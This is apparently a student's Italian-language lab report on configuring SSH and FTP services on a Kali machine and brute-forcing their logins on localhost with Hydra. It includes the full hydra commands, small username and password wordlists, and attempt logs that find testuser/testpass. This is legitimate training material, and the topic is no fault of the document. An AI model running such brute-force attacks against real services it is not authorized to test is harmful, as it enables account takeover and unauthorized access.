# Esercizio s6l5


Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio. L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

Esercizio Traccia

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.





Verifico velocemente indirizzo ip della macchina usando comando 'ip a'

Proseguo creando l utente aggiuntivo richiesto dall esercizio.

Username: testuser, password:testpass. Per fare questo uso il comando sudo adduser testuser che successivamente mi chiederà di inserire la password relativa.

Verifico che la configurazione del demone sia quella in traccia dell esercizio con il comando sudo 'nano /etc/ssh/sshd_config' dopo di che attivo il servizio ssh con il comando 'sudo service ssh start'.

Verifico che il servizio sia attivo e in ascolto con sudo ss -tuln | grep :22




Testiamo la connnessione dell utente appena creato

```
└─$ ssh testuser@localhost
testuser@localhost's password:
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (202
5-02-11) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  9 08:33:10 2025 from ::1
┌──(testuser㉿kali)-[~]
└─$
```

Verifichiamo servizio anche in utente kali

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Fri 2025-05-09 07:59:33 EDT; 48min ago
 Invocation: 3fcd2750f5bf42bf820db95ac9f18b7b
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 83921 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 83925 (sshd)
      Tasks: 1 (limit: 2210)
     Memory: 6.6M (peak: 78.1M)
        CPU: 3.261s
     CGroup: /system.slice/ssh.service
             └─83925 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

## Configurazione Hydra e cracking

**Prepariamo i due file .txt contenente le liste di users e password. Le ho create perchè i file da scaricare li ho ritenuti inutilmente pesanti per l esecuzione dell esercizio, infatti sono partito da liste di 200 elementi per trovarmi a decurtare decisamente il contenuto dei file per evitare dilungamenti nell esecuzione dei tentativi di cracking di Hydra .**

**Quindi ho creato con il comando nano /wordlists/passwords.txt e nano /wordlists/usernames.txt.**

**wordlists/passwords.txt** **wordlists/usernames.txt**

```
┌──(kali㉿kali)-[~]
└─$ cat wordlists/passwords.txt
sunnyday
testpassword123
123abcqwe
mickeypass
loveyou2!
!@#\$%qwerty
testpass

┌──(kali㉿kali)-[~]
└─$
```

```
admin
root
user
test
guest
administrator
support
default
helpdesk1
adminhelp
userhelp
testuser

┌──(kali㉿kali)-[~]
└─$
```

Come si puo notare gli elementi che compongono le liste sono stati ridotti al minimo per evitare perdere tempo nel calcolo delle combinazioni di cracking di Hydra.

Il nostro comando sara hydra -L wordlists/usernames.txt -P wordlists/passwords.txt -t1 -w10 ssh://localhost -V

```
┌──(kali㉿kali)-[~]
└─$ hydra -L wordlists/usernames.txt -P wordlists/passwords.txt -t1 -w10 ssh://localhost -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 08:54:46
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
e
[DATA] max 1 task per 1 server, overall 1 task, 91 login tries (l:13/p:7), ~91 tries per task
[DATA] attacking ssh://localhost:22/
[ATTEMPT] target localhost - login "" - pass "sunnyday" - 1 of 91 [child 0] (0/0)
[ATTEMPT] target localhost - login "" - pass "testpassword123" - 2 of 91 [child 0] (0/0)
[ATTEMPT] target localhost - login "" - pass "123abcqwe" - 3 of 91 [child 0] (0/0)
[ATTEMPT] target localhost - login "" - pass "mickeypass" - 4 of 91 [child 0] (0/0)
[ATTEMPT] target localhost - login "" - pass "loveyou2!" - 5 of 91 [child 0] (0/0)
[ATTEMPT] target localhost - login "testuser" - pass "loveyou2!" - 89 of 91 [child 0] (0/0)
[ATTEMPT] target localhost - login "testuser" - pass "!@#\$%qwerty" - 90 of 91 [child 0] (0/
[ATTEMPT] target localhost - login "testuser" - pass "testpass" - 91 of 91 [child 0] (0/0)
[22][ssh] host: localhost   login: testuser   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 09:00:22

┌──(kali㉿kali)-[~]
└─$
```

dandoci il risultato sulla porta 22 del servizio attivato.

## Seconda parte dell'esercizio

scegliete un servizio da configurare, e poi provate a craccare l'autenticazione con Hydra.

- Se optate per il servizio ftp, che consigliamo, potete semplicemente installarlo con il seguente comando: sudo apt install vsftpd
- E poi avviare il servizio con: sudo service vsftpd start

Mi accorgo che il servizio non è installato quindi provvedo con comando sudo apt install vsftpd

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd status
[sudo] password for kali:
Unit vsftpd.service could not be found.

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
Failed to start vsftpd.service: Unit vsftpd.service not found.

┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 928
  Download size: 143 kB
  Space needed: 352 kB / 61.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.1 [143 kB]
Fetched 143 kB in 7s (21.4 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 411781 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.1_amd64.deb ...
Unpacking vsftpd (3.0.5-0.1) ...
Setting up vsftpd (3.0.5-0.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/,
he tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2025.1.1) ...
```

Avvio il servizio e verifico che sia in ascolto

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$ ss -tuln | grep :21
tcp   LISTEN 0      32                 *:21               *:*

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/vsftpd.conf

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd restart
```

Avvio il comando di Hydra per l attacco su servizio ftp hydra -L wordlists/usernames.txt -P wordlists/passwords.txt -t1 -w10 ftp://localhost -V

Con liste .txt ulteriormente ridotte

```
┌──(kali㉿kali)-[~]
└─$ cat wordlists/usernames.txt

admin
root
user
test
guest
userhelp
testuser

┌──(kali㉿kali)-[~]
└─$
```

```
└─$ cat wordlists/passwords.txt
sunnyday
123abcqwe
mickeypass
veyou2!
testpass

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L wordlists/usernames.txt -P wordlists/passwords.txt -t1 -w10 ftp://localhost -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 09:22:08
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
e
[DATA] max 1 task per 1 server, overall 1 task, 40 login tries (l:8/p:5), ~40 tries per task
[DATA] attacking ftp://localhost:21/
[ATTEMPT] target localhost - login "" - pass "sunnyday" - 1 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "" - pass "123abcqwe" - 2 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "" - pass "mickeypass" - 3 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "" - pass "veyou2!" - 4 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "" - pass "testpass" - 5 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "sunnyday" - 6 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123abcqwe" - 7 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "mickeypass" - 8 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "veyou2!" - 9 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "testpass" - 10 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "root" - pass "sunnyday" - 11 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "root" - pass "123abcqwe" - 12 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "root" - pass "mickeypass" - 13 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "root" - pass "veyou2!" - 14 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "root" - pass "testpass" - 15 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "sunnyday" - 16 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "123abcqwe" - 17 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "mickeypass" - 18 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "veyou2!" - 19 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "testpass" - 20 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "test" - pass "sunnyday" - 21 of 40 [child 0] (0/0)
[STATUS] 21.00 tries/min, 21 tries in 00:01h, 19 to do in 00:01h, 1 active
[ATTEMPT] target localhost - login "test" - pass "123abcqwe" - 22 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "test" - pass "mickeypass" - 23 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "test" - pass "veyou2!" - 24 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "test" - pass "testpass" - 25 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "sunnyday" - 26 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "123abcqwe" - 27 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "mickeypass" - 28 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "veyou2!" - 29 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "testpass" - 30 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "userhelp" - pass "sunnyday" - 31 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "userhelp" - pass "123abcqwe" - 32 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "userhelp" - pass "mickeypass" - 33 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "userhelp" - pass "veyou2!" - 34 of 40 [child 0] (0/0)
[ATTEMPT] target localhost - login "testuser" - pass "testpass" - 40 of 40 [child 0] (0/0)
[21][ftp] host: localhost   login: testuser   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 09:24:23

┌──(kali㉿kali)-[~]
└─$
```

E infine otteniamo anche i dati dell utente in ascolto sulla porta 21 servizio ftp